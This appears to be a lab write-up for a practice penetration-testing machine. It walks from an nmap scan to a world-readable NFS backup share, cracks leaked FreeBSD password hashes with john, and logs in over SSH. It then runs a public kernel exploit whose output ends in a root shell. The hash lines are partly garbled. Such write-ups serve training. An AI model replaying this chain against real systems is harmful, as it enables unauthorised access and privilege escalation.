
Eidolon .106 writeup

Enumerating:


Nmap scan


```
kali@kali:~/Desktop/OSCP-Retake/106$ sudo nmap -T4 -A -p- -oN scan2.txt 192.168.[redacted].106
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-11 [redacted] EST
Nmap scan report for 192.168.[redacted].106
Host is up (0.11s latency).
Not shown: 65529 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.8 (FreeBSD 20180909; protocol 2.0)
| ssh-hostkey:
|   2048 1f:e5:75:e1:16:6c:b9:00:57:9f:a2:1c:71:bc:d0:b1 (RSA)
|   256 c0:6c:ad:b7:99:9f:8a:1c:09:0b:dc:16:92:65:81:f5 (ECDSA)
|_  256 3b:d6:c5:00:af:ef:4b:02:a8:01:e0:e3:42:8b:b3:f5 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((FreeBSD) PHP/7.3.13)
| http-git:
|   192.168.[redacted]106:80/.git/
|     Git repository found!
|     .gitignore matched patterns 'bug'
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Remotes:
|       https://github.com/BookStackApp/BookStack.git
|_    Project type: node.js application (guessed from .gitignore)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (FreeBSD) PHP/7.3.13
|_http-title: Index of /
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3         2049/tcp   nfs
|   100003  2,3         2049/tcp6  nfs
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,3          893/tcp   mountd
|   100005  1,3          893/tcp6  mountd
|   100005  1,3          893/udp   mountd
|_  100005  1,3          893/udp6  mountd
893/tcp  open  mountd  1-3 (RPC #100005)
2049/tcp open  nfs     2-3 (RPC #100003)
3306/tcp open  mysql   MySQL 5.5.5-10.2.30-MariaDB
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.2.30-MariaDB
|   Thread ID: 14
|   Capabilities flags: 63486
|   Some Capabilities: DontAllowDatabaseTableColumn, Support41Auth, IgnoreSigpipes, LongColumnFlag, FoundRows, SupportsT
ansactions, Speaks41ProtocolNew, ConnectWithDatabase, SupportsLoadDataLocal, InteractiveClient, ODBCClient, SupportsComp
ession, Speaks41ProtocolOld, IgnoreSpaceBeforeParenthesis, SupportsAuthPlugins, SupportsMultipleStatments, SupportsMulti
leResults
|   Status: Autocommit
|   Salt: j6k:!2v!<J@BhhR?'BYv
|_  Auth Plugin Name: mysql_native_password
```


We found



We tried to see the mounting points and it shows that /var/backups is accessible to everyone.




Now we mounted it



The mounted folder contains:


```
kali@kali:/tmp/BookStack$ ls -la
total 4492
drwxr-xr-x  2 root root     512 Nov 11 03:49 .
drwxrwxrwt 21 root root    4096 Nov 11 09:27 ..
-rw-r--r--  1 root root    1691 Feb 21  2020 aliases.bak
-rw-r--r--  1 root root   70416 Feb 21  2020 apache.tar.gz
-rw-r--r--  1 root root     613 Feb 21  2020 group.bak
-rw-------  1 root root    2625 Feb 21  2020 master.passwd.bak
-rw-------  1 root root    2625 Feb 21  2020 master.passwd.bak2
-rw-r--r--  1 root root     960 Feb 21  2020 php.tar.gz
-rw-r--r--  1 root root 2181632 Nov 11 03:49 pkg.sql.xz
-rw-r--r--  1 root root 2181632 Feb 21  2020 pkg.sql.xz.1
-rw-r--r--  1 root root   40960 Feb 21  2020 spwd.db
kali@kali:/tmp/BookStack$
```




root$6$1212MBGGHgjsjbsjkhdkhhdkhdsjhsdyuHYGJHKxFDgkshxxihskCharlie theres another hash "frank$6$212mGjhjkskdhkhdshskGGjhs

We look into Spwn.db:

We can't identify the hash of frank: frank$6$212mGjhjkskdhkhdshskGGjhs

then we added ":" to frank:6 the same as the root one and put them in a file to crack with john




Now cracking the hashes with john

Frank hash is crackable

Password is sn00py


Now connecting with ssh




And we successfully got the frank user

We noticed that the machine is running with freebsd and the kernel version is

12.0



We searched for exploit for that kernel.



We found a local privilege escalation exploit

https://www.exploit-db.com/exploits/47081

Download it then upload the exploit to the box

chmod +x exploit.sh

Then execute it

```
$ bash root.sh
[+] Root Exploit for FreeBSD-SA-19:02.fd by Secfault Security
cp: /tmp/libno_ex.so.1.0 and libno_ex.so.1.0 are identical (not copied).
[+] Firing the Heavy Cyber Weapon
[+] Start UaF preparation
[+] monitor: vfs.hidirtybuffers: 3401
[+] This can take a while
[+] Progress: 0%
```

```
[+] monitor: Reached hidirtybuffers watermark
[+] Killed 1272
[+] write_to_file: We have written something ...
[+] check_write
[+] Killed 1273
[+] /tmp/pwn size: 0
[+] trigger_uaf: Opened read-only file, now hope
[+] trigger_uaf: Exit
[+] Killed 1274
[+] /etc/libmap.conf size: 122
[+] Read bytes: 12
[+] write_to_file: It (probably) worked!
[+] write_to_file: Exit
[+] Returned fd: 10
[+] Enjoy!
[+] Do not forget to copy ./libmap.conf back to /etc/libmap.conf
#
# ls
cp: /tmp/xxxx: Text file busy
# whoami
root
#
```

once it finished we will get the root.


OFFENSIVE
security
www.offensive-security.com